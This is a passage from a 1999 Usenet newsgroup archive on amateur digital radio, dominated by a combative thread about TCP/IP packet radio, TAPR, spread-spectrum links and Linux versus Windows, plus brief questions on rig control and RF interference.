Now the US is the laughingstock of the Packet world, and went from having the best Packet network to being ten years or more behind everybody else. Packet ops in the USA almost universally look back on the pre-LandLine Lid days now with great nostalgia. They remember what it was like when the US Packet net was growing and advancing, and can only see stagnation and decline today. This has been the net result of the introduction and use of *NOS in the USA. Our current slump is the direct legacy of the US amateur tcpip community, and it's egocentric, provincial and generally negative "character" here.

Remember that in Europe, they had the same 1.2kb network to work with that we did back then, and also experienced the introduction of the Internet just as we did in the US, and yet THEY managed to continue growing and advancing continuously during this same decade that the LandLine Lids were busily undercutting the use of Packet Radio in the USA.

Steve hit the nail right on the head, when he spoke of geeks getting out of control and screwing up. He should know, since many of those geeks can be found at TAPR.

Steve identified himself as "part of the problem", when he talked about isolated, insulated SS tcpip LANs that can only communicate with each other by non-Ham means. The TAPR Spread-Spectrum hype is just that - A way to promote more of the same type of thinking that screwed the US Packet net in the first place... And they don't give a DAMN about the damage that have done, either. Just ask.

The "impossible" network that Greg Jones claims cannot exist can be found in Europe. That geek actually had the temerity to tell me once that he expected the European network to disintegrate soon, due to what he considers to be "natural causes".

Sorry, TAPR, but they have laws over there prohibiting the use of Non-Ham means to move Ham Radio traffic, so your LandLine Lid buddies cannot get their hooks on THAT bit of Packet Radio network. They can't do to Europe what they did to the US.

Over there, the amateur tcpip folks generally FIT IN with their peers in the Packet Net instead of trying to undercut them. They use HAM RADIO. As a result, we will always have Europe as an example of what we could have had in the US, but for TAPR's single-minded promotion of amateur tcpip and *NOS over everything else, including the use of Radio by Hams for their own digital network.

Ironically, one of those things we could have had in the USA is amateur tcpip that is far in advance of what we see in the USA right now. - I've got a clue for those of you who may not have thought this matter over: - While we have been talking about the *possibility* of using native Win95/98 tcpip apps here in the USA for the last several years, average hams in Europe have already been using them, every day.

Same thing goes for high-speed Packet, but squared. The typical user station speed there is 9.6kb, not 1.2kb as it still is here in the US. High-speed, full-duplex RF backbone links are common there, and almost unheard-of here. We could have already had high-speed Packet in the US by now, but our network was hacked 'n cracked out of existence before it ever got a chance to develop.

Look to Europe to see what the USA *could* have had by now, if not better. Remember, we had the additional challenge of our wide open spaces to deal with. If our development had been allowed to continue, we might have come up with something really radical and useful by now, like developing HF multicast in order to deal with those wide open spaces. - That would have been a great gift to Hams everywhere.

Great advances are very seldom engendered by putting everything into a dismal tailspin and reducing expectations. True paradigm shifts do not require the deliberate destruction of existing systems. It is an evolutionary, not a devolutionary process. Trying to hurry one along through negative, destructive behavior yields - the kind of results we have seen from the amateur tcpip community and TAPR, here in the USA.

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

3639. Re: "NOSintro" (TCP/IP over Packet Radio) back in stock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-28 00:00:00 UTC
From: steve_sampson@my-deja.com
Message-ID: <7q9o81$t4k$1@nnrp1.deja.com>
Source record: 16897

Chuckles wrote:
> Dave didn't understand, so he asks,
>
> > Why not?

Are you pretending you're on 60 minutes?

> but there it is, like it or not. The great majority of Hams use
> Windows, and there is no evidence that this is going to change.

The operating system makes little difference. Win95 and Win98 both have good Java systems, and browsers, and there is very little need to use a Unix system in a ham radio hobby. Just a few years ago you had to invest in very expensive software packages to develop on the Windows OS, but today you can develop in Java with no investment.

Unix is how I make my living, so I appreciate the power. Those who haven't tried Red Hat and the KDE windows environment probably have no understanding of the strides being made in developing an interface that a consumer could learn easily. KDE is no harder than the Win95 interface. Speed is also important. My dual Pentium machine runs briskly on Linux, while with NT it has all the performance of a single cpu. But performance issues are of little concern to the normal consumer.

But then again, Hams are not supposed to be just consumers. They used to be the people who pulled radio technology ahead.

Steve

Sent via Deja.com http://www.deja.com/
Share what you know. Learn what you don't.

3640. Re: "NOSintro" (TCP/IP over Packet Radio) back in stock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-28 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7sfmmo.rfa.nomail@linux.pe1chl.ampr.org>
Source record: 16898

Paul Keinanen <keinanen@sci.fi> wrote:
>On Fri, 27 Aug 1999 23:22:11 GMT, Dave Michelson <dmichelson@ieee.org>
>wrote:

>: > Most hams have Windows machines. Simple fact of life.
>
>: So what? Adding Linux (or FreeBSD or similar) to a Windows box is not
>: the most complicated task in the world and most of the "serious" hams in
>: our part of North America have done so.

>Please tell us how to do this.

>I know of some real time kernels that allows the Windows NT to execute
>as a real time task. I have never heard of any systems of running
>Linux/Unix in other real time tasks in such systems.

You can't know everything... look at http://www.vmware.com/

They provide the capability to run an entire OS (Windows 9x, Windows NT,
Linux, etc) as a task under Linux or Windows NT.

This works fine! My machine is running Linux all the time and runs both
Windows95 and WindowsNT WS in virtual machines.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

3641. Re: "NOSintro" (TCP/IP over Packet Radio) back in stock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-28 00:00:00 UTC
From: steve_sampson@my-deja.com
Message-ID: <7q9pqk$u79$1@nnrp1.deja.com>
Source record: 16899

Chuckles wrote:
> Steve identified himself as "part of the problem", when he talked
> about
> isolated, insulated SS tcpip LANs that can only communicate with each
> other
> by non-Ham means.

Proxim would like to develop a Ham band SS card. One that completely stays in the ham band. I think they may, but they have a few higher priorities.

I provide a gateway service to local hams who want to use the packet cluster. These guys could care less about the infrastructure. All they want is contacts. They are contesters first, packet users second. They could give a shit less about Linux, Win98 or DOS. As long as the screen clicks up and a possible contact exists, they are happy.

So, a local LAN is all they need. Picture a radio tower with three beams with 120 degree coverage (each leg). Now picture an SS emitter at 200 feet hooked to each one of them. We are talking over 512 kbps and not 1 kbps FM. With all three tied together with Linux or NT, the local community has no need for 10 1 kpbs nodes in each town. One will suffice. It will handle all the users without contention. I can feed them weather radar, satellite photos, and all the political commentary they can stand, and not even bump into their contest data needs.

But your brain is too small to conceive of such a thing, or understand it, even if it was given in comic book form. Stick with your Baycom modem. You're doing just fine with it.

Steve

Sent via Deja.com http://www.deja.com/
Share what you know. Learn what you don't.

3642. Re: "NOSintro" (TCP/IP over Packet Radio) back in stock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-28 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7q8tul$5g0$1@bgtnsc01.worldnet.att.net>
Source record: 16900

Bob Nielsen <nielsen@primenet.com> wrote in message
news:slrn7sejgu.2al.nielsen@bob.localnet...

<deleted>

> Here's a few you'll find in the latest Linux kernel (2.2.12) source
> code: ax.25, netrom, 6pack, baycom (serial and parallel), bpqether,
> scc, mkiss, soundmodem, yam.

Where do I find this?

> There are a bunch of ax.25 tools and applications around. I don't think
> Red Hat includes them on the CD (Debian includes quite a few), but they
> are available by ftp. See the AX25-HOWTO (somewhat out-of-date, but
> still useful).

Where do I find the AX25-HOWTO?

> Do you suppose that the lack of support for Pactor-II, GTOR, Flexnet and
> CLOVER might be related to their proprietary nature?

The APIs are all published, nothing proprietary about them.
I've coded to them.

3643. Re: "NOSintro" (TCP/IP over Packet Radio) back in stock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-28 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7q8u75$6f3$1@bgtnsc01.worldnet.att.net>
Source record: 16901

Bob Nielsen <nielsen@primenet.com> wrote in message
news:slrn7sejkh.2al.nielsen@bob.localnet...

> http://www.vmware.com

Thanks for the reference.
Have not run across these folks before.
Interesting stuff ...

3644. Re: "NOSintro" (TCP/IP over Packet Radio) back in stock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-28 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7q8u29$5ti$1@bgtnsc01.worldnet.att.net>
Source record: 16902

Cathryn Mataga <cathryn@junglevision.com> wrote in message
news:37C7512F.B5154EC9@junglevision.com...

> The best source for linux ax25 has become
>
> http://radio.linux.org.au

At last! Thank you for an actual reference ...

3645. Re: "NOSintro" (TCP/IP over Packet Radio) back in stock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-28 00:00:00 UTC
From: nielsen@primenet.com
Message-ID: <slrn7sg9u5.se.nielsen@bob.localnet>
Source record: 16903

On Sat, 28 Aug 1999 08:07:02 -0700, Hank Oredson wrote:
>
>Bob Nielsen <nielsen@primenet.com> wrote in message
>news:slrn7sejgu.2al.nielsen@bob.localnet...
>
><deleted>
>
>> Here's a few you'll find in the latest Linux kernel (2.2.12) source
>> code: ax.25, netrom, 6pack, baycom (serial and parallel), bpqether,
>> scc, mkiss, soundmodem, yam.
>
>Where do I find this?

ftp.us.kernel.org

>
>> There are a bunch of ax.25 tools and applications around. I don't think
>> Red Hat includes them on the CD (Debian includes quite a few), but they
>> are available by ftp. See the AX25-HOWTO (somewhat out-of-date, but
>> still useful).
>
>Where do I find the AX25-HOWTO?

ftp://metalab.unc.edu/pub/Linux/docs/HOWTO/AX25-HOWTO

This may be available from Red Hat's ftp site as a .rpm. The 2.2.12
kernel source should be also in a little while (it was released this
past Wednesday). I think the only new one in 2.2.12 is yam. Whatever
kernel source came on your Red Hat CD should have most of the others.

>
>> Do you suppose that the lack of support for Pactor-II, GTOR, Flexnet and
>> CLOVER might be related to their proprietary nature?
>
>The APIs are all published, nothing proprietary about them.
>I've coded to them.

Then port your code to Linux and your problem will be solved. You
should probably subscribe to the linux-hams mailing list (send a message
to majordomo@vger.rutgers.edu with the words "subscribe linux-hams",
without quotes in the body of the message). That's where much of the
development is being discussed.

Bob

--
Bob Nielsen Internet: nielsen@primenet.com

Tucson, AZ AMPRnet: w6swe@w6swe.ampr.org
DM42nh http://www.primenet.com/~nielsen

3646. Re: "NOSintro" (TCP/IP over Packet Radio) back in stock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-28 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7sga68.3ea.nomail@linux.pe1chl.ampr.org>
Source record: 16904

Hank Oredson <horedson@att.net> wrote:

>> Here's a few you'll find in the latest Linux kernel (2.2.12) source
>> code: ax.25, netrom, 6pack, baycom (serial and parallel), bpqether,
>> scc, mkiss, soundmodem, yam.

>Where do I find this?

Try /usr/src/linux/drivers/net/hamradio on an installed Linux system

>> There are a bunch of ax.25 tools and applications around. I don't think
>> Red Hat includes them on the CD (Debian includes quite a few), but they
>> are available by ftp. See the AX25-HOWTO (somewhat out-of-date, but
>> still useful).

>Where do I find the AX25-HOWTO?

Try /usr/doc/howto on an installed Linux system

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

3647. Re: "NOSintro" (TCP/IP over Packet Radio) back in stock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-28 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7q9c14$4o2$1@bgtnsc03.worldnet.att.net>
Source record: 16905

Rob Janssen <nomail@pe1chl.demon.nl> wrote in message
news:slrn7sga68.3ea.nomail@linux.pe1chl.ampr.org...
> Hank Oredson <horedson@att.net> wrote:
>
> >> Here's a few you'll find in the latest Linux kernel (2.2.12) source
> >> code: ax.25, netrom, 6pack, baycom (serial and parallel), bpqether,
> >> scc, mkiss, soundmodem, yam.
>
> >Where do I find this?
>
> Try /usr/src/linux/drivers/net/hamradio on an installed Linux system

Hmmm ... no /usr/src/linux/drivers.

> >> There are a bunch of ax.25 tools and applications around. I don't
think
> >> Red Hat includes them on the CD (Debian includes quite a few), but they
> >> are available by ftp. See the AX25-HOWTO (somewhat out-of-date, but
> >> still useful).
>
> >Where do I find the AX25-HOWTO?
>
> Try /usr/doc/howto on an installed Linux system

Hmmm ... no /usr/doc/howto.

What installs these? Is there an RPM? If yes, what is it's name?

The only source I find is header files, plus a few things I've installed
myself (updated samba, e.g.). So I would guess that I need to do
something specific to cause the sources to install. Will probably
need to add some disk first. No big deal, disk is cheap.

--

... Hank

http://horedson.home.att.net

3648. Kenwood 940 IC-10B

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-28 00:00:00 UTC
From: asken@att.net
Message-ID: <37c95b12.6108286@netnews.att.net>
Source record: 16906

Anyone know where to get and how much a IC-10B would be for the
Kenwood TS940SAT??
KEN

3649. Re: LINUX packet terminal software?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-28 00:00:00 UTC
From: Thomas Krull <df1hx@flux.hh.provi.de>
Message-ID: <7q93mb$cq8$1@flux.hh.provi.de>
Source record: 16907

Hi !

Wayne & Sherri Faris <wfaris@inebraska.com> wrote:
> Just acquired a 1983 vintage TAPR tnc. Thought I would set it up for
> keeping track of the local dx packet cluster. Does anyone have a good
> LINUX terminal program or know where I could find one for download.

Have a look at:

http://www.snafu.de/~wahlm/

This is about the Linux terminal software TNT i am using myself with
a regular TNC2. You can download the program(s) from there as well.

73s, de Thomas

--
Thomas Krull [DF1HX] AX.25: DF1HX@DB0HHB.#HH.DEU.EU
df1hx@flux.hh.provi.de GSM: 0171-7562643
PGP PubKey: 0xC9E74329

3650. Re: "NOSintro" (TCP/IP over Packet Radio) back in stock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-28 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7q9rll$52h$1@bgtnsc01.worldnet.att.net>
Source record: 16908

<steve_sampson@my-deja.com> wrote in message
news:7q9pqk$u79$1@nnrp1.deja.com...
> Chuckles wrote:
> > Steve identified himself as "part of the problem", when he talked
> > about
> > isolated, insulated SS tcpip LANs that can only communicate with each
> > other
> > by non-Ham means.
>
> Proxim would like to develop a Ham band SS card. One that completely
> stays in the ham band. I think they may, but they have a few higher
> priorities.

"would like to", "think they may".
What is available NOW?

> I provide a gateway service to local hams who want to use the packet
> cluster. These guys could care less about the infrastructure. All they
> want is contacts. They are contesters first, packet users second.
> They could give a shit less about Linux, Win98 or DOS. As long as the
> screen clicks up and a possible contact exists, they are happy.

Thus saving them the terrible expense of an ISP.

> So, a local LAN is all they need. Picture a radio tower with three
> beams with 120 degree coverage (each leg). Now picture an SS emitter
> at 200 feet hooked to each one of them. We are talking over 512 kbps
> and not 1 kbps FM. With all three tied together with Linux or NT, the
> local community has no need for 10 1 kpbs nodes in each town. One will
> suffice. It will handle all the users without contention. I can feed
> them weather radar, satellite photos, and all the political commentary
> they can stand, and not even bump into their contest data needs.

"picture", "are talking", "will suffice", "will handle", "can feed".
Sounds like you are talking futures.
What do you have on air NOW?

> But your brain is too small to conceive of such a thing, or understand
> it, even if it was given in comic book form. Stick with your Baycom
> modem. You're doing just fine with it.

Blowing smoke as usual Steve?
Just for giggles ... attempt to reply using ham radio.
Only ham radio ...
Bet you cannot do it Steve.

--

... Hank

http://horedson.home.att.net

3651. Re: "NOSintro" (TCP/IP over Packet Radio) back in stock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-28 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7q9s3f$6f9$1@bgtnsc01.worldnet.att.net>
Source record: 16909

<steve_sampson@my-deja.com> wrote in message
news:7q9o81$t4k$1@nnrp1.deja.com...
> Chuckles wrote:
> > Dave didn't understand, so he asks,
> >
> > > Why not?
>
> Are you pretending you're on 60 minutes?
>
> > but there it is, like it or not. The great majority of Hams use
> > Windows, and there is no evidence that this is going to change.
>
> The operating system makes little difference. Win95 and Win98 both
> have good Java systems, and browsers, and there is very little need to
> use a Unix system in a ham radio hobby. Just a few years ago you had
> to invest in very expensive software packages to develop on the
> Windows OS, but today you can develop in Java with no investment.

You can?
Tell me how to program my device drivers in java.

> Unix is how I make my living, so I appreciate the power. Those who
> haven't tried Red Hat and the KDE windows environment probably have
> no understanding of the strides being made in developing an interface
> that a consumer could learn easily. KDE is no harder than the Win95
> interface. Speed is also important. My dual Pentium machine runs
> briskly on Linux, while with NT it has all the performance of a single
> cpu. But performance issues are of little concern to the normal
> consumer.

And those of us that HAVE tried Red Hat and the KDE (and other)
environments in Linux are well aware just how far behind Windows these
environments are today. I used to make my living in the Unix and in
the Windows world, until I retired. Unix for "sit in the closet" servers,
Windows for "sit in front of the human" workstations.

But that was not the point. Most hams now have Windows boxes in
front of them. To address the ham radio market we must target
Windows. Do this using java? Not as far as I can tell. You think otherwise.
Explain it to my old and addled brain: how to write device drivers?

> But then again, Hams are not supposed to be just consumers. They
> used to be the people who pulled radio technology ahead.

Radio technology?
But you spoke only of computers Steve.

The "radio stuff" happens mostly down at the device driver level.
Java does not help.

--

... Hank

http://horedson.home.att.net

3652. What Software for Rig Control?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-28 00:00:00 UTC
From: tom <tsokol@injersey.com>
Message-ID: <7qa42u$pk4$1@nw003t.infi.net>
Source record: 16910

I just installed an IF-10B and IF-232C Interface for computer control of my Kenwood 940S.

What software are all you Kenwood folks using for computer control?

Tom
N2LDE

3653. Re: "NOSintro" (TCP/IP over Packet Radio) back in stock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-28 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7qa5b0$2sm5@enews3.newsguy.com>
Source record: 16911

<steve_sampson@my-deja.com> wrote in message
news:7q9pqk$u79$1@nnrp1.deja.com...
>
> So, a local LAN is all they need.

No DX spots from other areas? No news, no E-mail? Nothing needs to move to or from the local area, right Steve?

(Sneer) LandLine Lid.

> Picture a radio tower with three
> beams with 120 degree coverage (each leg). Now picture an SS emitter
> at 200 feet hooked to each one of them. We are talking over 512 kbps
> and not 1 kbps FM. With all three tied together with Linux or NT, the
> local community has no need for 10 1 kpbs nodes in each town. One will
> suffice. It will handle all the users without contention. I can feed
> them weather radar, satellite photos, and all the political commentary
> they can stand, and not even bump into their contest data needs.

Tell you what you will find: Most Hams would really rather just go to the Internet for most of that stuff. Paying a small monthly fee for much better access than your SS system can legally or physically provide makes more sense to them. As for the Ham Radio related traffic, you will discover that a 56kb SS system is nice to experiment with, but not really neccessary. There won't be very many customers, even among the geeks. There will be tons of hype in all the magazines, but not much action.

Look at how the geeks are turned off by the new tcpip stuff that allows use of native tcpip apps. This was often stated as a final goal by the geek crowd - until it came about. Now they could care less about it. Do you really expect these same jerks to shell out bucks for a new SS system, if and when it ever rises from TAPR's infamous "back burner"? Nobody else will care about it, so you better hope those geeks have deep pockets. They will look at the several hundred bucks and lots of education needed to use this non-Internet-related RADIO STUFF, compare that with the ten or twenty bucks for decent Internet service with no legal limitations, and make the obvious choice. (for a geek) This is based on your own quite correct statement that Radio is not on the top of these people's list of interesting things.

> But your brain is too small to conceive of such a thing, or understand
> it, even if it was given in comic book form. Stick with your Baycom
> modem. You're doing just fine with it.

Yes, you are right of course. I would much rather have a usable 50 buck "BayCom" type modem that actually exists, than any number of TAPR's "maybe someday" projects that are ill-conceived to start with.. My "BayCom" is

working right now. It works great, and gets used every day.

Actually, my modems are Tigertronics "BayPak" modems, which are more RF resistant than the original BayCom design, and made with surface-mount components. It's the BayCom design, slicked up and manufactured here in the US. Great stuff.

I do not have any confidence in the TAPR SS project, and have seen no convincing evidence that it would be very useful even if it did come out. You'll have to try to impress somebody else with all that hot air you've got there. - Because hot air is all you've got to show, and we've all heard it many times before. (Yawn) With each repetition it gets just a little more boring... Knock yourself out.

Whatever happened to TAPR's TNC95, by the way? Die on the vine? I remember when an early version was being tested with TexNet on the chip, then it was never mentioned again. Maybe Someday?

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

3654. Re: "NOSintro"

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-28 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7qa5as$2sm5@enews3.newsguy.com>
Source record: 16912

<steve_sampson@my-deja.com> wrote in message
news:7q9o81$t4k$1@nnrp1.deja.com...
>
> But then again, Hams are not supposed to be just consumers. They
> used to be the people who pulled radio technology ahead.

It's a cruel world out there, my boy, red of tooth and claw. Often we find ourselves needing to consider personal, economic and political issues we would rather not dirty our hands with, due to the number of people involved in our hobby.

You like to pretend that all Hams are intrepid experimenters. That's fine in itself, but you really should take a break on expecting everybody else to go for the same fantasy. Think of it as a private thing, and you'll do a lot better. Keep that nonsense to yourself.

Fact is, all the development in the world will do you no good if there is no structure in place to build and market what you have developed. - And those will do you no good if you have no market. To do these things, a more realistic view of exactly what most hams are or are not interested in would serve you very well.
TAPR's "philosophy" and actions over the last decade have served to dishearten and discourage lots of Hams away from Packet in the US, and has caused the decline or destruction of most of the US Packet net. The constant storm of negativity has had it's effect. When you put stupid people in charge, stupid things happen.
The people running TAPR have been stupid enough, like you, to give their fantasies preference over reality in their alleged "reasoning", and busted butt to serve a market that wasn't really there. While they were busy misdirecting their energies this way, they managed to dishearten and discourage Packet users and networkers all over the US.

So it should be no surprise to you when I say that the US amateur tcpip geeks not only screwed up the US Packet net, but managed to shoot their own foot in the process. This monumental, counterproductive stupidity will be TAPR's legacy. This is what TAPR has done for the US Ham Radio community during the last decade. - The one TAPR project that didn't die a slow, horrible death on the back burner, but instead got first priority and immediate action.

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

3655. Re: "NOSintro" (TCP/IP over Packet Radio) back in stock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-29 00:00:00 UTC
From: Dave Michelson <dmichelson@ieee.org>
Message-ID: <37C8C202.905C2FBB@ieee.org>
Source record: 16913

Paul Keinanen wrote:
>
> Please tell us how to do this.

http://www.vmware.com/

A trial version comes bundled with SuSE 6.2.

> I know of some real time kernels that allows the Windows NT to execute
> as a real time task. I have never heard of any systems of running
> Linux/Unix in other real time tasks in such systems.

Now you have!

> On the other hand, there are some "DOS in the box" implementations for
> Linux and even some Windows emulators of dubious quality.

And at least one commercial implementation that is expected to be of
great quality: Win4Lin - http://www.trelos.com/ A beta version should
be released within the next few weeks. It's brought to you by some of
the folks who rolled out "Merge" for SCO Unix.

> : Even more hams have an old 486
> : laying about that is a perfect candidate for use as dedicated Linux box
> : for use as a router or similar.
>
> That seems to be the only viable alternative.

Even if one has to go out and purchase a refurbished 486 from a dealer,
it won't cost much. (Which is very appealing to hams ;-)

Given a choice between running Linux and Windows on an old 486, I would
choose Linux everytime.

-- -o)
Dave Michelson /\\
dmichelson@ieee.org __v

3656. Re: "NOSintro" (TCP/IP over Packet Radio) back in stock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-29 00:00:00 UTC
From: steve_sampson@my-deja.com
Message-ID: <7qbhoe$16o$1@nnrp1.deja.com>
Source record: 16914

Chuckles wrote:
>> So, a local LAN is all they need.
>
> No DX spots from other areas? No news, no E-mail? Nothing needs to
> move to or from the local area, right Steve?
>
> (Sneer) LandLine Lid.

Everytime you show your ignorance, you go into your emotional tantrum. Take your arguments against high speed packet into the automobile. Sure I can get a radar picture over the internet. What good does that do when mobile? I know, you would want me to buy a Cell Phone... That BBS is the only solution?

> Look at how the geeks are turned off by the new tcpip stuff that
> allows use of native tcpip apps. This was often stated as a final
> goal by the geek crowd - until it came about.

It's not the tcpip stuff. It's that they don't want to play netrom, rose, or any other mode at 30 baud effective.

> Do you really expect these same jerks to shell out bucks for a
> new SS system, if and when it ever rises from TAPR's infamous "back
> burner"? Nobody else will care about it, so you better hope those
> geeks have deep pockets. They will look at the several hundred bucks
> and lots of education needed to use this non-Internet-related RADIO
> STUFF, compare that with the ten or twenty bucks for decent Internet
> service with no legal limitations, and make the obvious choice.
> (for a geek) This is based on your own quite correct statement that
> Radio is not on the top of these people's list of interesting things.

You see, that is where your emotional fixation on TAPR has blinded you. You keep whining about TAPR this, and TAPR that, and even some of the men who currently make up the company. TAPR is insignificant when compared to companies like Kenwood, Yaesu, and Alinco. They also are insignificant to companies like Proxim. When I speak about SS, I'm talking about Proxim and Lucent. Both have products now in the $120 class. That is, an ethernet card replacement (radio and TNC to you). The coax I used, cost more than the two SS products I used.

I currently have two of these running 4 miles. If I had more altitude I could get better range. So, not only can SS be used point to point, it can be used in a LAN. Right now I must operate under Part 95 rules, because the Part 97 rules are 20 years behind technology. If Part 97 was corrected (as TAPR is in the trenches fighting for, not Chuckles Brabham by the way) then I could use cheaper coax and amplifiers to

span the whole state.

Steve

Sent via Deja.com http://www.deja.com/
Share what you know. Learn what you don't.

3657. Re: "NOSintro" (TCP/IP over Packet Radio) back in stock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-29 00:00:00 UTC
From: steve_sampson@my-deja.com
Message-ID: <7qbifm$1im$1@nnrp1.deja.com>
Source record: 16915

"Hank Oredson" <horedson@att.net> wrote:
>
> "would like to", "think they may".
> What is available NOW?

Part 95 operations. Part 97 is 20 years behind the times. What the
FCC is trying to do, is stagnate us, and then take the allocations
for cause.

> "picture", "are talking", "will suffice", "will handle", "can feed".
> Sounds like you are talking futures.
> What do you have on air NOW?

4 miles of 1.6 Mbps half-duplex, tied to a 70cm 9600 baud to the
local TAPR based digital repeater, which connects to the 30 baud
effective nodes. I could even have my software exchange mail with
Chuckles.

> Blowing smoke as usual Steve?
> Just for giggles ... attempt to reply using ham radio.
> Only ham radio ...
> Bet you cannot do it Steve.

Sure I can. What should I send it to? I can use APRS or or BBS.
I have all the old technology. I never said I didn't have it, I only
said I hate those bastards who force that upon us, or advocate it.

Steve

Sent via Deja.com http://www.deja.com/
Share what you know. Learn what you don't.

3658. Re: "NOSintro" (TCP/IP over Packet Radio) back in stock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-29 00:00:00 UTC
From: steve_sampson@my-deja.com
Message-ID: <7qbk14$2lt$1@nnrp1.deja.com>
Source record: 16916

"Hank Oredson" <horedson@att.net> wrote:
>
> > Just a few years ago you had
> > to invest in very expensive software packages to develop on the
> > Windows OS, but today you can develop in Java with no investment.
>
> You can?
> Tell me how to program my device drivers in java.

To do it in java only, you would need to use sockets. (communicating
with raw drivers at the other end of the socket). Java also has
a native methods interface, in which low level C or assembler can be
used to interface with your java. The point isn't, that since I need
a device driver, and I have to do that in C or assembler, so why buy
java? The point is that java is a much better language to develop
a large team oriented project. In communications projects you will
need a low level interface. You can't get around that. But you don't
have to continue in that language all the way up to the user interface.
But if your complaint is now, that C costs money, then my response is
that GNU C will do whatever it is you need, that Borland or Microsoft
was required to do before. Most people complain about java because
mostly they see only applets. A java application is just as speedy as
any Motif or windows based C or C++ application. The IBM AIX 4.3 OS is
now very heavy in java applications, and they run just as fast as the
old Motif apps did. The difference being, that no one can read the C
code (if you've read Motif code, you'll know what I mean) to update it
and it even looks better in java foundation classes.

Jovial and ADA are the only two high level languages I know, that don't
require any assembler. I don't consider C a high level language,
because 1) it's too verbose, and 2) the programmer is forced to manage
details about the data.

Steve

Sent via Deja.com http://www.deja.com/
Share what you know. Learn what you don't.

3659. RF Interference

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-29 00:00:00 UTC
From: cmjk2og@aol.com
Message-ID: <19990829073319.05971.00001488@ng-fs1.aol.com>
Source record: 16917

Can anyone explain why I get a dual audio tone at 7.170 MHZ and harmonics every 54 KHZ when the desk top comes up on my computer screen using Win 95? It does not happen in the booting process until the desk top screen actually appears. If I boot the computer in DOS there is no tone. Hope someone has a handle on this.

C. Jespersen K2OG

3660. Re: RF Interference

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-29 00:00:00 UTC
From: Bob Lewis <aa4pb@erols.com>
Message-ID: <7qb88g$284$1@autumn.news.rcn.net>
Source record: 16918

It probably has to do with the monitor modes. Try changing your
windows resolution and color depth and see if the RFI changes.

Cmjk2og <cmjk2og@aol.com> wrote in message
news:19990829073319.05971.00001488@ng-fs1.aol.com...
> Can anyone explain why I get a dual audio tone at 7.170 MHZ and
harmonics
> every 54 KHZ when the desk top comes up on my computer screen using
Win 95?
> It does not happen in the booting process until the desk top screen
actually
> appears. If I boot the computer in DOS there is no tone. Hope
someone has a
> handle on this.
>
> C. Jespersen K2OG

3661. Re: RF Interference

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-29 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7qb8mk$2na9@enews1.newsguy.com>
Source record: 16919

Cmjk2og <cmjk2og@aol.com> wrote in message
news:19990829073319.05971.00001488@ng-fs1.aol.com...
> Can anyone explain why I get a dual audio tone at 7.170 MHZ and harmonics
> every 54 KHZ when the desk top comes up on my computer screen using Win
95?
> It does not happen in the booting process until the desk top screen
actually
> appears. If I boot the computer in DOS there is no tone. Hope someone
has a
> handle on this.

I've had this happen before. I may be wrong, but I've always thought it was stray RF from the video card or monitor cable that caused those "birdies" associated with the display of graphics.

Some monitor cables have RF chokes on them. If yours doesn't, you can get a clip-on model from a mail-order electronics supply for a few bucks. I can't guarantee that one of them will help, but if your monitor's cable doesn't have one it's probably worth a try.

Ground everything too of course, but you've probably already tried that.

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

3662. Help locate antenna program

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-29 00:00:00 UTC
From: Bill <kg8aw@ismi.net>
Message-ID: <37C93EB1.19906E06@ismi.net>
Source record: 16920
